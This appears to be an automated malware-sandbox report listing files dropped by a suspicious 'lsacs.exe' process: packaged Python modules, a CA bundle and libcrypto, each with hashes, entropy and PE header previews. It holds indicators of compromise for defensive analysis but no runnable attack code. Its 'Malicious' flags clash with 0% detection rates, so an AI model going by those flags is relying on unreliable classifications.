SHA-512:	7B2FE727575D60D76881C874B02341AC9460A94092DCE04B50D2EF79ACDBDA4B60D690EA408EB0A5B1016294FC2660F66D92D252B7E8FE53033777AB097CC4C 6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....SY..=...=...=.....=...<...=...<...=...<...=...8...=...9...=...>...=...5...=...= ...=.....=...?...=.Rich..=.....PE..d...NB.c....." ...!. .....P.....`.....8.....9..d...`.....P..X.....p.,....3..... .....1..@.....0.....text..... ....`.rdata.....0.....$.....@..@.data.....@.....2.....@....pdata..X....P.....4.....@..@. rsrc.....`.....8.....@..@.reloc..,....p.....:.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA1.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	17920
Entropy (8bit):	5.692231822192291
Encrypted:	false
SSDEEP:	384:7PHdP3Mj2yh+QAZUUw8lMF6DZ1tgj+kf4:RPcCy3iw8lfD/ej+
MD5:	E1A3A25227A8F08FB4909EF647DCA7C6
SHA1:	E50A77320D0E108823F782785882CBACBC7AF28F
SHA-256:	7A47BE7C21AE8481EFDC01DC034CAADD16B6D44BC94BD53379CD65420FB835AC
SHA-512:	BCC54ECE3EF3349A1C9CB95B23730BFF25A3FA1D15150FE88B3C2E10342D5293D2E059C87A50C262173415F341F1920106223AA029A2C8861E4876A9931E0CF6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....SY..=...=...=.....=...<...=...<...=...<...=...8...=...9...=...>...=...5...=...= ...=.....=...?...=.Rich..=.....PE..d...OB.c....." ...!.*.....P.....`.....H.....I..d....p.....`..X.....,....C..... .....A..@.....@.....text....).....*..... ..`.rdata.....@.....@..@.data.....P.....<.....@....pdata..X....`.....>.....@..@. rsrc.....p.....B.....@..@.reloc..,.....D.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_SHA256.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	21504
Entropy (8bit):	5.911001016871839
Encrypted:	false
SSDEEP:	384:oljwG2HXUQaqvYHp5RYcARQOj4MSTjqgPm4Dw/regjxojS:6jwLHXxZYtswvbDw/r7jUS
MD5:	B868BB748A97A1DD927A4A958FEDC8DE
SHA1:	E35E768EF1A448E5FA419BD9B0360B5E76BC8101
SHA-256:	3B45200950F5D1E43DEB5779E9793AFD1715FBF3B7B6497340E6D585F032D4A1
SHA-512:	274769FBF70A999D6AC2714720686A68F3ECE06A39242AF5207C356FA148E3CEA54E1A8777EC96E4E574A1AB7FA4763DE87D0EDBC2C38F422C3B38834877ED2 E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....SY..=...=...=.....=...<...=...<...=...<...=...8...=...9...=...>...=...5...=...=...=.....=...?...=.Rich..=.....PE..d...PB.c....." ...!.6... .....P.....`.....Z.....[..d.....p.....T..... .....R..@.....P.....text...h5.....6..... ..`.rdata.....P.....:.....@..@.data.....`.....J.....@....pdata.....p.....L.....@..@.rsrc.....P.....@..@.reloc..,.....R.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_clmul.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	12800
Entropy (8bit):	5.027426623072029
Encrypted:	false
SSDEEP:	192:O3RF/1nb2eqCQtkbsAT2fixSrdYDt3ymjcqgQvEW:O3d2P6bsK4H+DUwgQvEW
MD5:	BBDF7227D307B8DAEC55EA05FAA09784
SHA1:	11848CA479278A4E357DAA928943925BD3C9519F
SHA-256:	E30E5F32E2ADAF510985109493ADFA8C4D95AB5B76E35E82A5304E9AEF1949F2
SHA-512:	E487C3A2FE91B0C9CB448C2B552FF544ACEF4281065C593BAD242365C05CC8A0BCE3C77FB4ACA8F6444670CB1C8311039E600346BA41E59D9ADE8AF72B6E980A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$...../...A..A..A.....A...@..A...@..A..@..A...D..A...E..A...B..A...I..A...A..A.....A...C..A.Rich..A.....PE..d...VB.c....." ...!.....P.....`.....8.....89..d...`.....P.....p.,.....3.....1..@.....0.....text..... ..`.rdata.....0.....@..@.data...8....@.....(.....@....pdata.....P.....*.....@..@.rsrc.....`.....@..@.reloc..,....p.....0.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Hash_ghash_portable.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	13312
Entropy (8bit):	5.025488044890411
Encrypted:	false
SSDEEP:	192:u9F/1nb2eqCQtks0iiNqdF4mtPjD0AA5LPYcqgYvEL2x:O2P6fFA/4GjDkcgYvEL2x
MD5:	1C72A6815FECA737672DBDEC20FE8E89
SHA1:	4A27EFEBCB2FC8503B1433A8652CBCCCA0438B1F
SHA-256:	67622843A5FED7E881838776E90D35B486E905D59232703CA593FB2ACC40404C
SHA-512:	8C7DB935B892832F2AB30CFE79F82D34568F76B1C693EDCCE71F8BF3F1473391A7EB3AD4119A3E941D82928E0BE0147CFF9FCC772D6B1524AEF09482C64849A9
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....sY..... .Rich.....PE..d...VB.c....." ...!.....P.....`.....8.....h9..d...`.....P..X.....p.,....2.....1..@.. .....0.....text..... ..`.rdata.....0.....@..@.data...8....@.....*.....@....pdata..X....P.....,.....@..@.rsrc.....`.....0..... .....@..@.reloc..,...p.....2.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Protocol_scrypt.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	4.798529277222427
Encrypted:	false
SSDEEP:	192:MkCffqPSTMeAk4OeR64ADpAi6RcqgO5vE:WZMcPeR64AD563gO5vE
MD5:	CF49594BF7D7C5A58533018F74026F48
SHA1:	2B865DCF2BC1F85CD83830D69E905AF96EA8A603
SHA-256:	FD4198438D089A8F0D328707FADA0B57D2E5547FE764A2B6AC1644C44991DC1B
SHA-512:	2CBF6F382291FABF65E847130ABC2CB8658FE7704D68F3CB748594C4894BAED7349F650F61AA7F49D1F5E07F7B034506EAA06ACCA53A809E8C0C1F45630EEBD2
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....2.....^.....Rich..... .....PE..d...^B.c....." ...!.....P.....`.....8..d...$9..d....`.....P..4.....p.....3.....1..@..... .....0.....text...x..... ..`.rdata.....0.....@..@.data.....@.....&.....@....pdata..4....P.....(.....@..@.rsrc.....`.....,..... ..@..@.reloc..,....p.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_cpuid_c.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	10240
Entropy (8bit):	4.738224054753627
Encrypted:	false
SSDEEP:	96:edJVVdJvbrqTuy/Th/Y0IluLfcC75JiCKs89EVAEIlijKDQG2bM6YJWJcX6gbW6s:iVddiTHThQTctEEaEDKDmMRWJcqgbW6
MD5:	AAF444B44D6FBB6B56E71E3AC7725286
SHA1:	44833BB312F1FC7A209D51AE9C64F2ED85E1B8C6
SHA-256:	D7C43C014F5FA7B9E15253591E0F2F9E95050105E062A603DDCB4E2F3302CCC4
SHA-512:	8058AFC9C54E65C048BBC3BED5B6E62783FA863B9F05DC3ED1635C3E829AC6DA6FB2C123169A29D60F2473963D3E91B70DB87D2F7FAEABA347BFA7C26CE43 521
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Z.Q...?...?...?.....?..>...?.U.>...?...>.=.?..:...?..;...?..<...?..7...?..?...?. .....?..=...?.Rich..?.....PE..d...ZB.c....." ...!.....P.....p.....`.....'..|...'..P....P.....@.....`..,...."..... .....!..@..... .....text..... ..`.rdata..... .....@..@.data...8....0..... .....@....pdata.....@.....".....@..@.rsrc.....P.. .....$.....@..@.reloc..,....`.....&.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\Cryptodome\Util_strxor.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	10240
Entropy (8bit):	4.69372441474056
Encrypted:	false
SSDEEP:	96:epZVVdJvbrqTuy/Th/Y0IluLfcC75JiCKs89EMz3DYWMot4BcX6gbW6O:GVddiTHThQTctEEO3DioKcqgbW6
MD5:	8284853225F110DFBFA7F506D761F9D1
SHA1:	135B83DC7F1F26AFAACCDE8A95934D31C39DEBA2
SHA-256:	C093E2A81B832F871ED8E7315EDA6644B9C1528928E47D66E8CED2490D63FC9F
SHA-512:	00AB9369A2263AE57F80146C20F652BED883B58D8DDBD8DDDBDF66536B7D9D662B377B7AB4EC4C7310526A66BFB79298AD99D0F0A4100D17E9A51E4DAC65E 93
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Z.Q...?...?...?.....?..>...?.U.>...?...>.=.?..:...?..;...?..<...?..7...?..?...?. .....?..=...?.Rich..?.....PE..d...^B.c....." ...!.....P.....p.....`.....`'..t....'..P....P.....@.....`..,...."..... .....!..@..... .....text...x..... ..`.rdata..... .....@..@.data...8....0..... .....@....pdata.....@.....".....@..@.rsrc.....P.. .....$.....@..@.reloc..,....`.....&.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_bz2.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	85008
Entropy (8bit):	6.429388236002673
Encrypted:	false
SSDEEP:	1536:du9pb+4t6286gTWPh1avDJjNcnl8rDHiCdgoIh4Vdye:Y/4286g6PhwbJjNcnKrDHiWJIh4V7
MD5:	6C7565C1EFFFE44CB0616F5B34FAA628
SHA1:	88DD24807DA6B6918945201C74467CA75E155B99
SHA-256:	FE63361F6C439C6AA26FD795AF3FD805FF5B60B3B14F9B8C60C50A8F3449060A
SHA-512:	822445C52BB71C884461230BB163EC5DEE0AD2C46D42D01CF012447F2C158865653F86A933B52AFDF583043B3BF8BA7011CC782F14197220D0325E409AA16E22
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y.8.8.k.8.k.8.k.@!k.8.k.H.j.8.km.uk.8.k.H.j.8.k.H.j.8.k.H.j.8.k.H.j.8 .kDI.j.8.k.P.j.8.k.8.k.8.kDI.j.8.kDI.j.8.kDIMk.8.kDI.j.8.kRich.8.k.....PE..d....={_..... H.....P.....@..4....2.....`..... ...T.....0.....@.....text...F..... ..`.rdata...A.....B.....@..@.data.....0..... @....pdata..4....@.....@..@.rsrc.....P.....&.....@..@.reloc.....`.....0.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ctypes.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	124944
Entropy (8bit):	5.9205443419262895
Encrypted:	false
SSDEEP:	3072:0CDxolVo/PL5xOCkG0nv2OefeZN0eBet/31FIhVPz:5yo5xIGFNfeZqDFS
MD5:	29DA9B022C16DA461392795951CE32D9
SHA1:	0E514A8F88395B50E797D481CBBED2B4AE490C19
SHA-256:	3B4012343EF7A266DB0B077BBB239833779192840D1E2C43DFCBC48FFD4C5372
SHA-512:	5C7D83823F1922734625CF69A481928A5C47B6A3BCEB7F24C9197175665B2E06BD1CFD745C55D1C5FE1572F2D8DA2A1DCC1C1F5DE0903477BB927ACA22ECB2 A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Y...7...7...7.....7...6...7...2...7...3...7...4...7.A.6...7...3...7...6...7.l. 6...7...6...7.A.:...7.A.7...7.A....7.A.5...7.Rich..7.....PE..d....={_.....^.....{.....`.....@c.....c..... ...`.....T.....0.....text..... ..`.rdata..Fo.....p.....@..@.data...4?.....:..r.....@....pdata..`..... .....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_decimal.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	270352
Entropy (8bit):	6.520321327863571
Encrypted:	false
SSDEEP:	6144:NZvKcJQiRhmo/KmsHkD96sIlBgZnIDQVGz9qWMa3pLW1An3nS1fSajGjY+CKT2:JQiRhXKPdg5abjY+p2
MD5:	CE4DF4DFE65AB8DC7AE6FCDEBAE46112
SHA1:	CDBBFDA68030394AC90F6D6249D6DD57C81BC747
SHA-256:	FFBE84F0A1EAB363CA9CF73EFB7518F2ABD52C0893C7CC63266613C930855E96
SHA-512:	FC8E39942E46E4494356D4A45257B657495CBFA20E9D67850627E188F70B149E22603AE4801B4BA7B9A04D201B3787899D2AEE21565237D18E0AFCE9BAE33EE9
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....\di.....}.....u.....u.....u.....t.....Cm.....t.....t.. .....t.....t.....t.....Rich.....PE..d....={_..... \...p...T.....0.....(.....text..... ..`.rdata.....@..@.data...H*.....$.....@....pdata...,..... @..@.rsrc..... .....@..@.reloc..\....0.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_elementtree.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	176144
Entropy (8bit):	6.336339976743663
Encrypted:	false
SSDEEP:	3072:2V72QPJ6YCV9IOQPvbY1i/D8WAzWVk+HMZBezfgppMqthCOSFJG2gC0UZlhAfh:2TPJ6lCHM1i/DW+HEQ7iBqTFhgC0UN
MD5:	048EA61F0C0F7FD42DFE8CA3203D5E99
SHA1:	369227DCE4B047B0FA7996FD21542E0B2FBDAB8E
SHA-256:	9B9ABF5672BEC167B854A106EB25701433B34A0C877ED5E363202247E5BADA58
SHA-512:	D1D2AC291739E42F143CC11FFDA05263A92124D27EEAB9457946C997AC2E03A968EAE01EB2185B10E41DB63026CBB0FB7C02A83721EA0E1059F042290DD3046 3
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....MA...A...A...H.u.M.....C.....J.....I.....B.....C.....B...A..... .E.....@.....@.....@...RichA.....PE..d....={_..... .P...P...T.....0.....h.....text...o..... ..`.rdata..Fy.....z.....@..@.data.....p.....^.....@....pdata..$.....p... .....@..@.rsrc.....@..@.reloc..P.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_hashlib.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	64528
Entropy (8bit):	6.053762419507484
Encrypted:	false
SSDEEP:	768:k8JtPzXlvBbB+TXS/NnjtQWCYDhYF7POfex7ooIhsIAKWDG4y1b:NZlvBbB+TXS9ZQVYutOfO7ooIhsI6y1b
MD5:	F377A418ADDEEB02F223F45F6F168FE6
SHA1:	5D8D42DEC5D08111E020614600BBF45091C06C0B
SHA-256:	9551431425E9680660C6BAF7B67A262040FD2EFCEB241E4C9430560C3C1FAFAC
SHA-512:	6F60BFAC34ED55FF5D6AE10C6EC5511906C983E0650E5D47DAC7B8A97A2E0739266CAE009449CCED8DFF59037E2DBFC92065FBBDFDE2636D13679E16296502 80
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....v...2...2...2...;.E.6.....0.....9.....:.....1.....0...i...0.....1...2.....3 .....3...).3.....3...Rich2.....PE..d....={_..... .....P...0.....text....a.....b..... rsrc.....@..@.reloc..... .....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_lzma.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	161296
Entropy (8bit):	6.778218368955716
Encrypted:	false
SSDEEP:	3072:plVlmSOG2/K/clbGT5twoLPw8Eo5KZznfo9mNo+lPWiruUpzJlhH1d:plVlmSOGoK/gGT1t5KhQYO+lbrbxY
MD5:	B5355DD319FB3C122BB7BF4598AD7570
SHA1:	D7688576ECEADC584388A179EED3155716C26EF5
SHA-256:	B9BC7F1D8AA8498CB8B5DC75BB0DBB6E721B48953A3F295870938B27267FB5F5
SHA-512:	0E228AA84B37B4BA587F6D498CEF85AA1FFEC470A5C683101A23D13955A8110E1C0C614D3E74FB0AA2A181B852BCEEEC0461546D0DE8BCBD3C58CF9DC0FB2 6F5
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....-....v.....v.....v.....v.....9.....9.....9.....9.A....9..... .Rich.....PE..d....={_..... .....8.....text....y.....z..... ...@..@.reloc..0.....Z.....@..B.....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_queue.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	28176
Entropy (8bit):	6.044141372503601
Encrypted:	false
SSDEEP:	384:v59xtkKh/UpAw6rEcrgy3njs+cErLS8AIhqUCnYPLxDG4y8dJa:v1h/G6rEcrpAIe8AIhqUCWDG4yOa
MD5:	4AB2CEB88276EBA7E41628387EACB41E
SHA1:	58F7963BA11E1D3942414EF6DAB3300A33C8A2BD
SHA-256:	D82AB111224C54BAB3EEFDCFEB3BA406D74D2884518C5A2E9174E5C6101BD839
SHA-512:	B0D131E356CE35E603ACF0168E540C89F600BA2AB2099CCF212E0B295C609702AC4A7B0A7DBC79F46EDA50E7EA2CF09917832345DD8562D916D118ABA2FA38 8
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....d....2.....2.....2.....}.....}.....}..... .}.....}.....Rich.....PE..d....={_.....".....8..... .....pB..L....B..d....p.....`.....T.....03..T..... .....3..0.....0..@.....text...p..... ..`.rdata..x....0.....".....@..@.data.....P.....>.....@....pdata.....`.....D.....@..@.rsrc .....p.....H.....@..@.reloc.....R.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_socket.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	78864
Entropy (8bit):	6.1190188793723586
Encrypted:	false
SSDEEP:	1536:IEup3XVzjtJVW1TEAb9/s+m+p13SrpZfLL+kn8AlhVw4yZ:CV3tUwAb9/sb+pFSrbf+knFlhVwl
MD5:	F5DD9C5922A362321978C197D3713046
SHA1:	4FBC2D3E15F8BB21ECC1BF492F451475204426CD
SHA-256:	4494992665305FC9401ED327398EE40064FE26342FE44DF11D89D2AC1CC6F626
SHA-512:	CE818113BB87C6E38FA85156548C6F207AAAB01DB311A6D8C63C6D900D607D7BEFF73E64D717F08388ECE4B88BF8B95B71911109082CF4B0C0A9B0663B9A8E9
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b...&~..&~..&~../.;. ~.....$~.....*~.....~.....%~.....$~..}...!~.. &~...~.....'~.....'~....W.'~.....'~..Rich&~.....PE..d....={_.....".....x.....(.....`.....`.....P.....@.....0..h... .....P.....T.....0...0.....text....w.....x..... ..`.rdata...x.....z...|.....@..@.data.....@....pdata..h....0..... .....@..@.rsrc.....@.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_sqlite3.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	88080
Entropy (8bit):	5.920616385129684
Encrypted:	false
SSDEEP:	1536:3m5kMZ/NIX0Tv6ufGBNINckuVzzYnzo4blwip7Z0kYBjooIhsQc5y/3E:25kMLIET6OoNS1Wzyz5wq7bYRBIhsQZU
MD5:	11897592CF9C078A0A1633C57A7694E2
SHA1:	9A6DA7AAEC8E808E2FAEE476D59BC685B2DA7FBC
SHA-256:	F8D0AFD1FE15F19D3A3ADE2A673EB2B9ECDC7952E67C6E50D228FE9666AF2F79
SHA-512:	72B9A264A2D6EA5E1A3FED8BD44501FBD035708B28E40B6993CB41ED041A439EDC63CD4C23A9833CF08CF89C82B86FA9F3F5484262D6131D3E2142222EB4E8D
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....J...+.[.+.[.+.[.S.[.+.[.[.Z.+.[x.M[.+.[.[.Z.+.[.[.Z.+.[.[.Z.+.[QZ.Z.+.[.C.Z.+.[.+.[.+.[QZ.Z.+.[QZ.Z.+.[QZu[.+.[QZ.Z.+.[Rich.+.[.....PE..d....={_....." .....(|.....FL...`.....P... .....`.....@.....>.....p..\...T...T.....0.....X.....text..... ..`.rdata...c.....d.....@..@.data..... .....@ ....pdata.....@.....@..@.rsrc.....`.....0.....@..@.reloc..\....p.....:.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_ssl.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	153104
Entropy (8bit):	5.90943354016701
Encrypted:	false
SSDEEP:	3072:D48iyVD7lDkbY02l2UY1dy5B+yq7SQmHh4CZKz7MJIh47/:D48i4lQU0qdYvy5Mr7SKMv
MD5:	EF4755195CC9B2FF134EA61ACDE20637
SHA1:	D5BA42C97488DA1910CF3F83A52F7971385642C2
SHA-256:	8A86957B3496C8B679FCF22C287006108BFE0BB0AAFFEA17121C761A0744B470
SHA-512:	63AD2601FB629E74CF60D980CEC292B6E8349615996651B7C7F68991CDAE5F89B28C11ADB77720D7DBBD7700E55FDD5330A84B4A146386CF0C0418A8D61A8A71
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.....................J....<.....<.....<.....<.....s....._.................s.....s.....s.&....s..... Rich...........PE..d....={_.........." ....p......Q~....`...........................................d...$........P.......@.......<.......`..........T..............................0.... ....text............................. ..`.rdata..X.........................@..@.data....k.......f.................@....pdata.......@.....................@..@.rsrc........P.......$......... ....@..@.reloc.......`.....................@..B... ....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073_uuid.pyd

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	22032
Entropy (8bit):	6.112963736472455
Encrypted:	false
SSDEEP:	384:58tVSkSEVs0+cE9pHgolhHwbnYPLxDG4y8/PmY+bE:58Ams0K1golhHwbWDG4y9YeE
MD5:	C9D5A1A4B6186B5AD1242E6C5CCA31E5
SHA1:	40C29C4B192AB421038D7BA2F407AD52BD0E1DC5
SHA-256:	EEC57D615873E2065ED83DA6164774B9396B4984AD39E1C2166F2C9B45626272
SHA-512:	A2A3AFD56350C7DE3CA55B105928ECEB8952E9BAC08AAF171EF6644D50385AFB836FC39ABD1D9B372E65EDFFF4C6E686A084DCD03231487B96F1674401CCA2 90
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$...........w...w...w....l..w.......w.......w.......w.......w..U....w.......w...w...w..U. ...w..U....w..U....w..U....w..Rich.w.................PE..d....={_.........." ....(......x...l....`......................................... 9..L...l9..x....`.......P..d....<...... .p..8...L2..T...........................2..0............0..p...........................text.............................. ..`.rdata..L....0.....................@..@.data........@.......*.............@....pdata..d....P......., .............@..@.rsrc........`.......0.............@..@.reloc..8....p.......:.............@..B... ....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\certifi\cacert.pem

Process:	C:\ProgramData\lsacs.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	286370
Entropy (8bit):	6.049534888796494
Encrypted:	false
SSDEEP:	6144:QW1H/M8f9R0mNplkXCRrwADwYCuMEigT/Q5MSRqNb7d8N:QWN/vRLNLWCRrBC5MWavdA
MD5:	7ADBCC03E8C4F261C08DB67930EC6FDD
SHA1:	EDC6158964ACC5999ED5413575DD9A650A6BCDB2
SHA-256:	DE5F02716B7FA8BE36D37D2B1A2783DD22EE7C80855F46D8B4684397F11754F2
SHA-512:	58299ED51D66A801E2927D13C4304B7020EAC80982559C7B898C46909D0BC902EB13FEA501BD600C8C19739736289342BAE227510C85702B7F04BD80D5A9C723
Malicious:	false
Preview:	.# Issuer: CN=GlobalSign Root CA O=GlobalSign nv-sa OU=Root CA.# Subject: CN=GlobalSign Root CA O=GlobalSign nv-sa OU=Root CA.# Label: "GlobalSign Root CA".# Serial: 4835703278459707669005204.# MD5 Fingerprint: 3e:45:52:15:09:51:92:e1:b7:5d:37:9f:b1:87:29:8a.# SHA1 Fingerprint: b1:bc:96:8b:d4:f4:9d:62:2a:a8:9 a:81:f2:15:01:52:a4:1d:82:9c.# SHA256 Fingerprint: eb:d4:10:40:e4:bb:3e:c7:42:c9:e3:81:d3:1e:f2:a4:1a:48:b6:68:5c:96:e7:ce:f3:c1:df:6c:d4:33:1c:99.-----BEGIN CE RTIFICATE-----.MIIDdTCCAl2gAwIBAgILBAAAAAABFUtaw5QwDQYJKoZIhvcNAQEFBQAwVzELMAkG.A1UEBhMCQkUxGTAXBgNVBAoTEEdsb2JhbFNpZ24g bnYtc2ExEDAOBgNVBAsTB1Jv.b3QgQ0ExGzAZBgNVBAMTEkdsb2JhbFNpZ24gUm9vdCBDQTAeFw05ODA5MDExMjAw.MDBaFw0yODAxMjgxMjAwMDBaMFcxCz AJBgNVBAYTAkJFMRkwFwYDVQQKExBHbG9i.YWxTaWduIG52LXNhMRAwDgYDVQQLEwdSb290IENBMRswGQYDVQQDExJHbG9iYWxT.aWduIFJvb3 QgQ0EwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDaDuaZ.jc6j40+Kfvvxi4Mla+pIH/EqsLmVEQS98GPR4mdmzxzdzxtIK+6NiY6arymAZavp.xy0Sy6scTH AHoT0KMM0VjU/43dSMUBUc71DuxC73/OlS8pF94G3VNTCOXkNz

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libcrypto-1_1.dll

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	3399200
Entropy (8bit):	6.094152840203032
Encrypted:	false
SSDEEP:	98304:R3+YyRoAK2rXHsoz5O8M1CPwDv3uFh+r:t9yWAK2zsozZM1CPwDv3uFh+r
MD5:	CC4CBF715966CDCAD95A1E6C95592B3D
SHA1:	D5873FEA9C084BCC753D1C93B2D0716257BEA7C3
SHA-256:	594303E2CE6A4A02439054C84592791BF4AB0B7C12E9BBDB4B040E27251521F1
SHA-512:	3B5AF9FBBC915D172648C2B0B513B5D2151F940CCF54C23148CD303E6660395F180981B148202BEF76F5209ACC53B8953B1CB067546F90389A6AA300C1FBE477
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....K..K..K..;K..K...J..K...J..K...J..K...J..K...J..K..Kb.Kd..J..Kd..J ..Kd..J..Kd.WK..Kd..J..KRich..K.....PE..d.....^....." .....R$.....r.....`4.....~4...`.....`...hg...3.@.....3.|.....1.....3. ... ..3..O...m,.8.....m,.....3.....text...GQ$.....R$..... ..`.rdata.....p$.....V$.....@..@.data....z...P1.,...41.....@....pdata..P... ..1.....`1.....@..@.idata...#....3..$....3.....@..@.00cfg.....3.....@3.....@..@.rsrc...|.....3.....B3.....@..@.reloc..fx....3..z...J3.....@..B..... .....

C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\libffi-7.dll

Process:	C:\ProgramData\lsacs.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	32792
Entropy (8bit):	6.3566777719925565
Encrypted:	false
